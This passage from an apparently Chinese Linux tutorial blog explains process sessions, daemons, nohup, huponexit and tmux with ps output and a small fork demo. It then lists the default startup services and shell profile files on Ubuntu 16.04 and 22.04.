#include <stdio.h>

int main()
{
    setbuf(stdout, NULL);
    pid_t pid;
    pid = fork();
    if(pid == 0){
        system("ping www.baidu.com > /dev/null 2>&1 &");
    } else {
        exit(0);
```

```
    }
}
```

```
helper@localhost:~/forkprocess$ gcc execdemo.c -o execdemo
execdemo.c: In function ‘main’:
execdemo.c:10:9: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
         system("ping www.baidu.com > /dev/null 2>&1 &");
         ^
execdemo.c:12:9: warning: implicit declaration of function ‘exit’ [-Wimplicit-function-declaration]
         exit(0);
         ^
execdemo.c:12:9: warning: incompatible implicit declaration of built-in function ‘exit’
execdemo.c:12:9: note: include ‘<stdlib.h>’ or provide a declaration of ‘exit’
helper@localhost:~/forkprocess$ ./execdemo
helper@localhost:~/forkprocess$
```

```
    1  2638  2638  2638 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
 2638 29773 29773 29773 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29773 29810 29773 29773 ?           -1 S     1000   0:00  |   \_ sshd: helper@pts/0
29810 29811 29811 29811 pts/0    29811 Ss+    1000   0:00  |       \_ -bash
 2638 29983 29983 29983 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
29983 30043 29983 29983 ?           -1 S     1000   0:00      \_ sshd: helper@pts/1
30043 30044 30044 30044 pts/1    30120 Ss     1000   0:00          \_ -bash
30044 30120 30120 30044 pts/1    30120 R+     1000   0:00              \_ ps ajfx
    1 25952 25952 25952 ?           -1 Ssl     100   0:02 /lib/systemd/systemd-timesyncd
    1  9813  9813  9813 ?           -1 Ss       0   0:01 /lib/systemd/systemd-udevd
    1 12014 12014 12014 ?           -1 Ss     108   0:00 /usr/sbin/uuidd --socket-activation
    1 12803 12803 12803 ?           -1 Ssl    104   0:00 /usr/sbin/rsyslogd -n
    1 12849 12849 12849 ?           -1 Ssl      0   0:18 /usr/lib/accountsservice/accounts-daemon
    1 19599 19599 19599 ?           -1 Ssl      0   0:00 /usr/lib/policykit-1/polkitd --no-debug
    1 30119 30116 29811 pts/0    29811 S     1000   0:00 ping www.baidu.com
```

- 无标准输入、无标准输出、无标准错误
- ppid=1

现在更像是守护进程了，但是PID,PGID,SID还是不相等，终端处值不为？, 终端前台进程组ID也不是-1，目录也不是根目录，换句话说还是受到终端的控制。

具体创建一个守护进程的代码网上有的是，自己搜索吧，既有直接使用daemon()函数生成的，也有一步一步按照上面描述去生成的，推荐先看看后者。

> 5. 我们ssh断开链接后session还在吗?

我使用两个终端连接同一个服务器的ssh

```
   1  1202  1202  1202 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
1202  1614  1614  1614 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
1614  1681  1614  1614 ?           -1 S     1000   0:00  |   \_ sshd: helper@pts/0
1681  1682  1682  1682 pts/0     1682 Ss+    1000   0:00  |       \_ -bash
1202  1694  1694  1694 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
1694  1730  1694  1694 ?           -1 S     1000   0:00      \_ sshd: helper@pts/1
1730  1731  1731  1731 pts/1     1743 Ss     1000   0:00          \_ -bash
1731  1743  1743  1731 pts/1     1743 R+     1000   0:00              \_ ps ajfx
```

可以看到，现在有两个SID，我们使用 1682 这个session来进行执行 `ping www.baidu.com` 之后ctrl+c 中断，exit退出连接

```
helper@localhost:~$ ping www.baidu.com
PING www.a.shifen.com (110.242.68.4) 56(84) bytes of data.
64 bytes from 110.242.68.4: icmp_seq=1 ttl=53 time=9.43 ms
64 bytes from 110.242.68.4: icmp_seq=2 ttl=53 time=9.56 ms
^C
--- www.a.shifen.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 9.435/9.500/9.566/0.117 ms
helper@localhost:~$ exit
logout
Connection to 192.168.1.81 closed.
~ ❯❯❯
```

我们使用1731的shell来查看

```
    1  1202  1202  1202 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
 1202  1694  1694  1694 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
 1694  1730  1694  1694 ?           -1 S     1000   0:00      \_ sshd: helper@pts/1
 1730  1731  1731  1731 pts/1     1750 Ss    1000   0:00          \_ -bash
 1731  1750  1750  1731 pts/1     1750 R+    1000   0:00              \_ ps ajfx
```

SID为1682的session不存在了， ping 的命令也被我们中断了

现在我们还是使用两个终端连接ssh

```
    1  1202  1202  1202 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
 1202  1694  1694  1694 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
 1694  1730  1694  1694 ?           -1 S     1000   0:00  |   \_ sshd: helper@pts/1
 1730  1731  1731  1731 pts/1     1801 Ss    1000   0:00  |       \_ -bash
 1731  1801  1801  1731 pts/1     1801 R+    1000   0:00  |           \_ ps ajfx
 1202  1751  1751  1751 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
 1751  1787  1751  1751 ?           -1 S     1000   0:00      \_ sshd: helper@pts/0
 1787  1788  1788  1788 pts/0     1788 Ss+   1000   0:00          \_ -bash
```

我们使用 1788的shell来执行 ping www.baidu.com & 之后exit退出ssh连接

```
helper@localhost:~$ ping www.baidu.com &
[1] 1802
helper@localhost:~$ PING www.a.shifen.com (110.242.68.4) 56(84) bytes of data.
64 bytes from 110.242.68.4: icmp_seq=1 ttl=53 time=9.62 ms
64 bytes from 110.242.68.4: icmp_seq=2 ttl=53 time=9.56 ms
e64 bytes from 110.242.68.4: icmp_seq=3 ttl=53 time=9.52 ms
xit
logout
Connection to 192.168.1.81 closed.
~ ❯❯❯
```

```
    1  1202  1202  1202 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
 1202  1694  1694  1694 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
 1694  1730  1694  1694 ?           -1 S     1000   0:00      \_ sshd: helper@pts/1
 1730  1731  1731  1731 pts/1     1804 Ss    1000   0:00          \_ -bash
 1731  1804  1804  1731 pts/1     1804 R+    1000   0:00              \_ ps ajfx
    1  1206  1206  1206 ?           -1 Ss       0   0:00 /usr/sbin/irqbalance --pid=/var/run/irqbalance.pid
    1  1616  1616  1616 ?           -1 Ss    1000   0:00 /lib/systemd/systemd --user
 1616  1620  1616  1616 ?           -1 S     1000   0:00  \_ (sd-pam)
    1  1802  1802  1788 ?           -1 S     1000   0:00 ping www.baidu.com
helper@localhost:~$
```

从这里可以看到，虽然我们把ssh连接退出了，但是后台进行依旧在这个session上执行，还属于这个会话，所以如果session存在还在执行的后台进程，即使关闭终端或者断开ssh等远程连接，session还是会存在的

> 6. nohup 命令意义难道仅仅就是将标准输出，标准错误重定向到 nohup.out 吗？

如果仅仅是输出重定向，我们可以直接使用 > ，为什么会有nohup命令呢？没有点啥重要作用也对不起这个名字呀！

其实呢，产生这个疑问的主要原因就是问题5我们仅仅从表面现象就得出了结论，而没有进行本质上的剖析，所以如果只看到问题5的哥们儿可能要被误导了...

当一个终端关闭或者ssh等远程连接退出的时候，系统会向session管理的所有进程发送一个SIGHUP信号，这个信号就是挂断的意思，效果就是进程中断，理论上问题5中 ping www.baidu.com 这个后台进程也应该能够收到，但是，在session要断开这种情况是否给属于session的后台进程发送SIGHUP信号是受系统一个配置参数控制的——huponexit ，一般情况下，这个参数的缺省是off，也就是说，关闭终端不一定就会收到SIGHUP信号。

```
shopt | grep huponexit
```

```
helper@localhost:~$ shopt | grep huponexit
huponexit       off
helper@localhost:~$
```

可以看到，在当前系统中，该参数为off，所以才会出现终端关闭或者ssh等远程连接断开的时候，后台进程能够继续以这个session运行

此时再说 nohup 应该就很清晰了，nohup其实就是忽略SIGHUP信号，这样保证我们的程序在后台平稳执行

> 7. tmux 后台执行的效果更好，tmux的底层原理是什么呢？

还是使用两个终端来进行

```
helper@localhost:~$ tmux new -s demo
```

```
helper@localhost:~$ ping www.baidu.com
PING www.a.shifen.com (110.242.68.3) 56(84) bytes of data.
64 bytes from 110.242.68.3: icmp_seq=1 ttl=53 time=9.52 ms
64 bytes from 110.242.68.3: icmp_seq=2 ttl=53 time=9.37 ms
```

```
ctrl b+d
tmux ls
```

```
helper@localhost:~$ tmux ls
demo: 1 windows (created Sat Feb 27 01:25:11 2021) [125x33]
helper@localhost:~$
```

我们使用另一个终端观察一下：

```
    1  1181  1181  1181 ?           -1 Ss       0   0:00 /usr/sbin/sshd -D
 1181  1215  1215  1215 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
 1215  1279  1215  1215 ?           -1 S     1000   0:00  |   \_ sshd: helper@pts/0
 1279  1280  1280  1280 pts/0     1364 Ss    1000   0:00  |       \_ -bash
 1280  1364  1364  1280 pts/0     1364 R+    1000   0:00  |           \_ ps ajfx
 1181  1294  1294  1294 ?           -1 Ss       0   0:00  \_ sshd: helper [priv]
 1294  1330  1294  1294 ?           -1 S     1000   0:00      \_ sshd: helper@pts/1
 1330  1331  1331  1331 pts/1     1331 Ss+   1000   0:00          \_ -bash
    1  1207  1207  1207 ?           -1 Ss       0   0:00 /usr/sbin/irqbalance --pid=/var/run/irqbalanc
    1  1217  1217  1217 ?           -1 Ss    1000   0:00 /lib/systemd/systemd --user
 1217  1221  1217  1217 ?           -1 S     1000   0:00  \_ (sd-pam)
    1  1348  1348  1348 ?           -1 Ss    1000   0:00 tmux new -s demo
 1348  1349  1349  1349 pts/2     1362 Ss    1000   0:00  \_ -bash
 1349  1362  1362  1349 pts/2     1362 S+    1000   0:00      \_ ping www.baidu.com
```

可以看到，其实tmux创建了一个守护进程，进程PID=1348，之后通过守护进程创建bash，之后通过bash执行ping，创建ping www.baidu.com

为了更加严谨证实这个观点，我们再创建一个tmux任务

```
helper@localhost:~$ tmux new -s demo
[detached (from session demo)]
helper@localhost:~$ tmux ls
demo: 1 windows (created Sat Feb 27 01:25:11 2021) [125x33]
helper@localhost:~$ tmux new -s demo2
[exited]
helper@localhost:~$ tmux new -s demo2
[detached (from session demo2)]
helper@localhost:~$
```

```
helper@localhost:~$ ping www.sina.com.cn
PING spool.grid.sinaedge.com (123.125.104.150) 56(84) bytes of data.
64 bytes from 123.125.104.150: icmp_seq=1 ttl=56 time=1.57 ms
64 bytes from 123.125.104.150: icmp_seq=2 ttl=56 time=1.53 ms
```

现在是ping百度和新浪同时跑着，再观察一下

```
   1  1348  1348  1348 ?           -1 Ss    1000   0:00 tmux new -s demo
1348  1349  1349  1349 pts/2     1362 Ss    1000   0:00  \_ -bash
1349  1362  1362  1349 pts/2     1362 S+    1000   0:00  |   \_ ping www.baidu.com
1348  1366  1366  1366 ?           -1 Zs    1000   0:00  \_ [bash] <defunct>
1348  1381  1381  1381 pts/3     1394 Ss    1000   0:00  \_ -bash
1381  1394  1394  1381 pts/3     1394 S+    1000   0:00      \_ ping www.sina.com.cn
```

中间STAT为Zs的进程是因为我忘了截图，就退出了重新来的导致的，不用关注

可以看到的是，对于每一个任务，tmux都会创建一个新的session、进程组、进程，这样实现多个进程之间互不影响

至此，关于Linux的进程相关知识应该将明白了，如果想从更加底层去分析，就去学习学习C和汇编吧！

参考文章

https://www.cnblogs.com/lvyahui/p/7389554.html

https://wudaijun.com/2016/08/linux-job-control/

https://zhuanlan.zhihu.com/p/80439267

http://www.ruanyifeng.com/blog/2016/02/linux-daemon.html

https://blog.csdn.net/weicao1990/article/details/78639549

http://www.ruanyifeng.com/blog/2016/03/systemd-tutorial-commands.html

https://segmentfault.com/a/1190000022770900

https://segmentfault.com/q/1010000000310278

https://blog.csdn.net/hust_sheng/article/details/50766752

https://segmentfault.com/a/1190000022097240

https://ytlee.cn/2020/05/the-difference-between-daemon-and-background-process/

https://www.cnblogs.com/lvyahui/p/7389554.html

https://www.jianshu.com/p/eed75164334d

https://www.lujun9972.win/blog/2019/08/26/%E5%A6%82%E4%BD%95kill%E6%95%B4%E4%B8%80%E4%B8%AA%E8%BF%9B%E7%A8%8B%E7%BB%84%E6%88%96%E4%BC%9A%E8%AF%9D/index.html

0x02 Linux 启动项默认情况

【ubuntu server 16.04 64位】

```
systemctl list-unit-files --type=service | grep enabled
```

```
helper@ubuntu-64bit:~$ systemctl list-unit-files --type=service | grep enabled
accounts-daemon.service                   enabled
atd.service                               enabled
autovt@.service                           enabled
cron.service                              enabled
getty@.service                            enabled
iscsi.service                             enabled
iscsid.service                            enabled
lvm2-monitor.service                      enabled
lxcfs.service                             enabled
lxd-containers.service                    enabled
networking.service                        enabled
open-iscsi.service                        enabled
open-vm-tools.service                     enabled
resolvconf.service                        enabled
rsyslog.service                           enabled
snapd.apparmor.service                    enabled
snapd.autoimport.service                  enabled
snapd.core-fixup.service                  enabled
snapd.recovery-chooser-trigger.service    enabled
snapd.seeded.service                      enabled
snapd.service                             enabled
snapd.system-shutdown.service             enabled
ssh.service                               enabled
sshd.service                              enabled
syslog.service                            enabled
systemd-timesyncd.service                 enabled
ufw.service                               enabled
unattended-upgrades.service               enabled
ureadahead.service                        enabled
vgauth.service                            enabled
helper@ubuntu-64bit:~$
```

```
/etc/rc.local
```

```
helper@ubuntu-64bit:~$ cat /etc/rc.local
#!/bin/sh -e
#
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
# Make sure that the script will "exit 0" on success or any other
# value on error.
#
# In order to enable or disable this script just change the execution
# bits.
#
# By default this script does nothing.

exit 0
helper@ubuntu-64bit:~$
```

- /etc/rc.d/rc.local 无这个文件
- /etc/rc.d/init.d/ 无这个文件

- chkconfig --list　无这个命令
- /etc/bashrc 无这个文件
- ~/.bash_profile 无这个文件

/etc/profile

```
helper@ubuntu-64bit:~$ cat /etc/profile
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).

if [ "$PS1" ]; then
  if [ "$BASH" ] && [ "$BASH" != "/bin/sh" ]; then
    # The file bash.bashrc already sets the default PS1.
    # PS1='\h:\w\$ '
    if [ -f /etc/bash.bashrc ]; then
      . /etc/bash.bashrc
    fi
  else
    if [ "`id -u`" -eq 0 ]; then
      PS1='# '
    else
      PS1='$ '
    fi
  fi
fi

if [ -d /etc/profile.d ]; then
  for i in /etc/profile.d/*.sh; do
    if [ -r $i ]; then
      . $i
    fi
  done
  unset i
fi
helper@ubuntu-64bit:~$
```

~/.bashrc

```
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples


# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac
```

```
# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# If set, the pattern "**" used in a pathname expansion context will
# match all files and zero or more directories and subdirectories.
#shopt -s globstar

# make less more friendly for non-text input files, see lesspipe(1)
[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"

# set variable identifying the chroot you work in (used in the prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
    debian_chroot=$(cat /etc/debian_chroot)
fi

# set a fancy prompt (non-color, unless we know we "want" color)
case "$TERM" in
    xterm-color|*-256color) color_prompt=yes;;
esac

# uncomment for a colored prompt, if the terminal has the capability; turned
# off by default to not distract the user: the focus in a terminal window
# should be on the output of commands, not on the prompt
#force_color_prompt=yes

if [ -n "$force_color_prompt" ]; then
    if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then
```

```
  # We have color support; assume it's compliant with Ecma-48
  # (ISO/IEC-6429). (Lack of such support is extremely rare, and such
  # a case would tend to support setf rather than setaf.)
  color_prompt=yes
    else
  color_prompt=
    fi
fi

if [ "$color_prompt" = yes ]; then
    PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\
[\033[01;34m\]\w\[\033[00m\]\$ '
else
    PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi
unset color_prompt force_color_prompt

# If this is an xterm set the title to user@host:dir
case "$TERM" in
xterm*|rxvt*)
    PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h: \w\a\]$PS1"
    ;;
*)
    ;;
esac

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)"
    alias ls='ls --color=auto'
    #alias dir='dir --color=auto'
    #alias vdir='vdir --color=auto'

    alias grep='grep --color=auto'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi

# colored GCC warnings and errors
```

```
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'

# some more ls aliases
alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'

# Add an "alert" alias for long running commands.  Use like so:
#   sleep 10; alert
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)"
"$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\'')"'

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi
```

~/.profile

```
helper@ubuntu-64bit:~$ cat ~/.bash_profile
cat: /home/helper/.bash_profile: No such file or directory
helper@ubuntu-64bit:~$ cat ~/.profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi

# set PATH so it includes user's private bin directories
PATH="$HOME/bin:$HOME/.local/bin:$PATH"
helper@ubuntu-64bit:~$
```

~/.bash_logout

```
helper@ubuntu-64bit:~$ cat ~/.bash_logout
# ~/.bash_logout: executed by bash(1) when login shell exits.

# when leaving the console clear the screen to increase privacy

if [ "$SHLVL" = 1 ]; then
    [ -x /usr/bin/clear_console ] && /usr/bin/clear_console -q
fi
helper@ubuntu-64bit:~$
```

【Ubuntu Server 22.04】 `/etc/profile.d/*` **默认情况**

```
root@yjxy:~# ls -al /etc/profile.d/
total 40
drwxr-xr-x  2 root root 4096 Jul 14  2024 .
drwxr-xr-x 96 root root 4096 Jul 14  2024 ..
-rw-r--r--  1 root root   96 Oct 15  2021 01-locale-fix.sh
-rw-r--r--  1 root root  835 May 29  2023 apps-bin-path.sh
-rw-r--r--  1 root root  726 Nov 15  2021 bash_completion.sh
-rw-r--r--  1 root root 1107 Aug 17  2023 gawk.csh
-rw-r--r--  1 root root  757 Aug 17  2023 gawk.sh
-rw-r--r--  1 root root 1557 Feb 17  2020 Z97-byobu.sh
-rwxr-xr-x  1 root root  841 Jun  5  2024 Z99-cloudinit-warnings.sh
-rwxr-xr-x  1 root root 3396 Jun  5  2024 Z99-cloud-locale-test.sh
root@yjxy:~#
```

/etc/profile.d/01-locale-fix.sh

```
root@yjxy:~# cat /etc/profile.d/01-locale-fix.sh
# Make sure the locale variables are set to valid values.
eval $(/usr/bin/locale-check C.UTF-8)
root@yjxy:~#
```

/etc/profile.d/apps-bin-path.sh

```
# shellcheck shell=sh

# Expand $PATH to include the directory where snappy applications go.
snap_bin_path="/snap/bin"
if [ -n "${PATH##*${snap_bin_path}}" ] && [ -n "${PATH##*${snap_bin_path}:*}" ]; then
    export PATH="$PATH:${snap_bin_path}"
fi

# Ensure base distro defaults xdg path are set if nothing filed up some
# defaults yet.
if [ -z "$XDG_DATA_DIRS" ]; then
    export XDG_DATA_DIRS="/usr/local/share:/usr/share"
fi

# Desktop files (used by desktop environments within both X11 and Wayland) are
# looked for in XDG_DATA_DIRS; make sure it includes the relevant directory for
# snappy applications' desktop files.
snap_xdg_path="/var/lib/snapd/desktop"
```

```
if [ -n "${XDG_DATA_DIRS##*${snap_xdg_path}}" ] && [ -n
"${XDG_DATA_DIRS##*${snap_xdg_path}:*}" ]; then
    export XDG_DATA_DIRS="${XDG_DATA_DIRS}:${snap_xdg_path}"
fi
```

```
root@yjxy:~# cat /etc/profile.d/apps-bin-path.sh
# shellcheck shell=sh

# Expand $PATH to include the directory where snappy applications go.
snap_bin_path="/snap/bin"
if [ -n "${PATH##*${snap_bin_path}}" ] && [ -n "${PATH##*${snap_bin_path}:*}" ]; then
    export PATH="$PATH:${snap_bin_path}"
fi

# Ensure base distro defaults xdg path are set if nothing filed up some
# defaults yet.
if [ -z "$XDG_DATA_DIRS" ]; then
    export XDG_DATA_DIRS="/usr/local/share:/usr/share"
fi

# Desktop files (used by desktop environments within both X11 and Wayland) are
# looked for in XDG_DATA_DIRS; make sure it includes the relevant directory for
# snappy applications' desktop files.
snap_xdg_path="/var/lib/snapd/desktop"
if [ -n "${XDG_DATA_DIRS##*${snap_xdg_path}}" ] && [ -n "${XDG_DATA_DIRS##*${snap_xdg_path}:*}" ]; then
    export XDG_DATA_DIRS="${XDG_DATA_DIRS}:${snap_xdg_path}"
fi

root@yjxy:~#
```

/etc/profile.d/bash_completion.sh

```
# shellcheck shell=sh disable=SC1091,SC2039,SC2166
# Check for interactive bash and that we haven't already been sourced.
if [ "x${BASH_VERSION-}" != x -a "x${PS1-}" != x -a "x${BASH_COMPLETION_VERSINFO-}"
= x ]; then

    # Check for recent enough version of bash.
    if [ "${BASH_VERSINFO[0]}" -gt 4 ] ||
        [ "${BASH_VERSINFO[0]}" -eq 4 -a "${BASH_VERSINFO[1]}" -ge 2 ]; then
        [ -r "${XDG_CONFIG_HOME:-$HOME/.config}/bash_completion" ] &&
            . "${XDG_CONFIG_HOME:-$HOME/.config}/bash_completion"
        if shopt -q progcomp && [ -r /usr/share/bash-completion/bash_completion ]; then
            # Source completion code.
            . /usr/share/bash-completion/bash_completion
        fi
    fi

fi
```

```
root@yjxy:~# cat /etc/profile.d/bash_completion.sh
# shellcheck shell=sh disable=SC1091,SC2039,SC2166
# Check for interactive bash and that we haven't already been sourced.
if [ "x${BASH_VERSION-}" != x -a "x${PS1-}" != x -a "x${BASH_COMPLETION_VERSINFO-}" = x ]; then

    # Check for recent enough version of bash.
    if [ "${BASH_VERSINFO[0]}" -gt 4 ] ||
        [ "${BASH_VERSINFO[0]}" -eq 4 -a "${BASH_VERSINFO[1]}" -ge 2 ]; then
        [ -r "${XDG_CONFIG_HOME:-$HOME/.config}/bash_completion" ] &&
            . "${XDG_CONFIG_HOME:-$HOME/.config}/bash_completion"
        if shopt -q progcomp && [ -r /usr/share/bash-completion/bash_completion ]; then
            # Source completion code.
            . /usr/share/bash-completion/bash_completion
        fi
    fi

fi
root@yjxy:~#
```

/etc/profile.d/gawk.csh

```
alias gawkpath_default 'unsetenv AWKPATH; setenv AWKPATH `gawk -v x=AWKPATH "BEGIN {print ENVIRON[x]}"`'

alias gawkpath_prepend 'if (! $?AWKPATH) setenv AWKPATH ""; if ($AWKPATH == "") then; unsetenv AWKPATH; setenv AWKPATH `gawk -v x=AWKPATH "BEGIN {print ENVIRON[x]}"`; endif; setenv AWKPATH "\!*"":$AWKPATH"'

alias gawkpath_append 'if (! $?AWKPATH) setenv AWKPATH ""; if ($AWKPATH == "") then; unsetenv AWKPATH; setenv AWKPATH `gawk -v x=AWKPATH "BEGIN {print ENVIRON[x]}"`; endif; setenv AWKPATH "$AWKPATH"":\!*"'

alias gawklibpath_default 'unsetenv AWKLIBPATH; setenv AWKLIBPATH `gawk -v x=AWKLIBPATH "BEGIN {print ENVIRON[x]}"`'

alias gawklibpath_prepend 'if (! $?AWKLIBPATH) setenv AWKLIBPATH ""; if ($AWKLIBPATH == "") then; unsetenv AWKLIBPATH; setenv AWKLIBPATH `gawk -v x=AWKLIBPATH "BEGIN {print ENVIRON[x]}"`; endif; setenv AWKLIBPATH "\!*"":$AWKLIBPATH"'

alias gawklibpath_append 'if (! $?AWKLIBPATH) setenv AWKLIBPATH ""; if ($AWKLIBPATH == "") then; unsetenv AWKLIBPATH; setenv AWKLIBPATH `gawk -v x=AWKLIBPATH "BEGIN {print ENVIRON[x]}"`; endif; setenv AWKLIBPATH "$AWKLIBPATH"":\!*"'
```

```
root@yjxy:~# cat /etc/profile.d/gawk.csh
alias gawkpath_default 'unsetenv AWKPATH; setenv AWKPATH `gawk -v x=AWKPATH "BEGIN {print ENVIRON[x]}"`'

alias gawkpath_prepend 'if (! $?AWKPATH) setenv AWKPATH ""; if ($AWKPATH == "") then; unsetenv AWKPATH; setenv AWKPATH `gawk -v x=AWKPATH "BEGIN {print ENVIRON[x]}"`; endif; setenv AWKPATH "\!*"":$AWKPATH"'

alias gawkpath_append 'if (! $?AWKPATH) setenv AWKPATH ""; if ($AWKPATH == "") then; unsetenv AWKPATH; setenv AWKPATH `gawk -v x=AWKPATH "BEGIN {print ENVIRON[x]}"`; endif; setenv AWKPATH "$AWKPATH"":\!*"'

alias gawklibpath_default 'unsetenv AWKLIBPATH; setenv AWKLIBPATH `gawk -v x=AWKLIBPATH "BEGIN {print ENVIRON[x]}"`'

alias gawklibpath_prepend 'if (! $?AWKLIBPATH) setenv AWKLIBPATH ""; if ($AWKLIBPATH == "") then; unsetenv AWKLIBPATH; setenv AWKLIBPATH `gawk -v x=AWKLIBPATH "BEGIN {print ENVIRON[x]}"`; endif; setenv AWKLIBPATH
 "\!*"":$AWKLIBPATH"'

alias gawklibpath_append 'if (! $?AWKLIBPATH) setenv AWKLIBPATH ""; if ($AWKLIBPATH == "") then; unsetenv AWKLIBPATH; setenv AWKLIBPATH `gawk -v x=AWKLIBPATH "BEGIN {print ENVIRON[x]}"`; endif; setenv AWKLIBPATH
"$AWKLIBPATH"":\!*"'
root@yjxy:~#
```

/etc/profile.d/gawk.sh

```
gawkpath_default () {
  unset AWKPATH
  export AWKPATH=`gawk 'BEGIN {print ENVIRON["AWKPATH"]}'`
}

gawkpath_prepend () {
  [ -z "$AWKPATH" ] && AWKPATH=`gawk 'BEGIN {print ENVIRON["AWKPATH"]}'`
  export AWKPATH="$*:$AWKPATH"
}

gawkpath_append () {
  [ -z "$AWKPATH" ] && AWKPATH=`gawk 'BEGIN {print ENVIRON["AWKPATH"]}'`
  export AWKPATH="$AWKPATH:$*"
}

gawklibpath_default () {
  unset AWKLIBPATH
  export AWKLIBPATH=`gawk 'BEGIN {print ENVIRON["AWKLIBPATH"]}'`
}

gawklibpath_prepend () {
  [ -z "$AWKLIBPATH" ] && \
    AWKLIBPATH=`gawk 'BEGIN {print ENVIRON["AWKLIBPATH"]}'`
  export AWKLIBPATH="$*:$AWKLIBPATH"
}

gawklibpath_append () {
  [ -z "$AWKLIBPATH" ] && \
    AWKLIBPATH=`gawk 'BEGIN {print ENVIRON["AWKLIBPATH"]}'`
  export AWKLIBPATH="$AWKLIBPATH:$*"
}
```

```
root@yjxy:~# cat /etc/profile.d/gawk.sh
gawkpath_default () {
        unset AWKPATH
        export AWKPATH=`gawk 'BEGIN {print ENVIRON["AWKPATH"]}'`
}

gawkpath_prepend () {
        [ -z "$AWKPATH" ] && AWKPATH=`gawk 'BEGIN {print ENVIRON["AWKPATH"]}'`
        export AWKPATH="$*:$AWKPATH"
}

gawkpath_append () {
        [ -z "$AWKPATH" ] && AWKPATH=`gawk 'BEGIN {print ENVIRON["AWKPATH"]}'`
        export AWKPATH="$AWKPATH:$*"
}

gawklibpath_default () {
        unset AWKLIBPATH
        export AWKLIBPATH=`gawk 'BEGIN {print ENVIRON["AWKLIBPATH"]}'`
}

gawklibpath_prepend () {
        [ -z "$AWKLIBPATH" ] && \
                AWKLIBPATH=`gawk 'BEGIN {print ENVIRON["AWKLIBPATH"]}'`
        export AWKLIBPATH="$*:$AWKLIBPATH"
}

gawklibpath_append () {
        [ -z "$AWKLIBPATH" ] && \
                AWKLIBPATH=`gawk 'BEGIN {print ENVIRON["AWKLIBPATH"]}'`
        export AWKLIBPATH="$AWKLIBPATH:$*"
}
root@yjxy:~#
```

cat /etc/profile.d/Z97-byobu.sh

```
#    Z97-byobu.sh - allow any user to opt into auto-launching byobu
#    Copyright (C) 2011 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@byobu.org>
#
#    This program is free software: you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation, version 3 of the License.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License
#    along with this program.  If not, see <http://www.gnu.org/licenses/>.


# Allow any user to opt into auto-launching byobu by setting LC_BYOBU=1
```

```
# Apologies for borrowing the LC_BYOBU namespace, but:
#  a) it's reasonable to assume that no one else is using LC_BYOBU
#  b) LC_* is sent and receieved by most /etc/ssh/ssh*_config

if [ -r "/usr/bin/byobu-launch" ]; then
  if [ "$LC_BYOBU" = "0" ]; then
    true
  elif [ "$LC_BYOBU" = "1" ]; then
    . /usr/bin/byobu-launch
  elif [ -e "/etc/byobu/autolaunch" ]; then
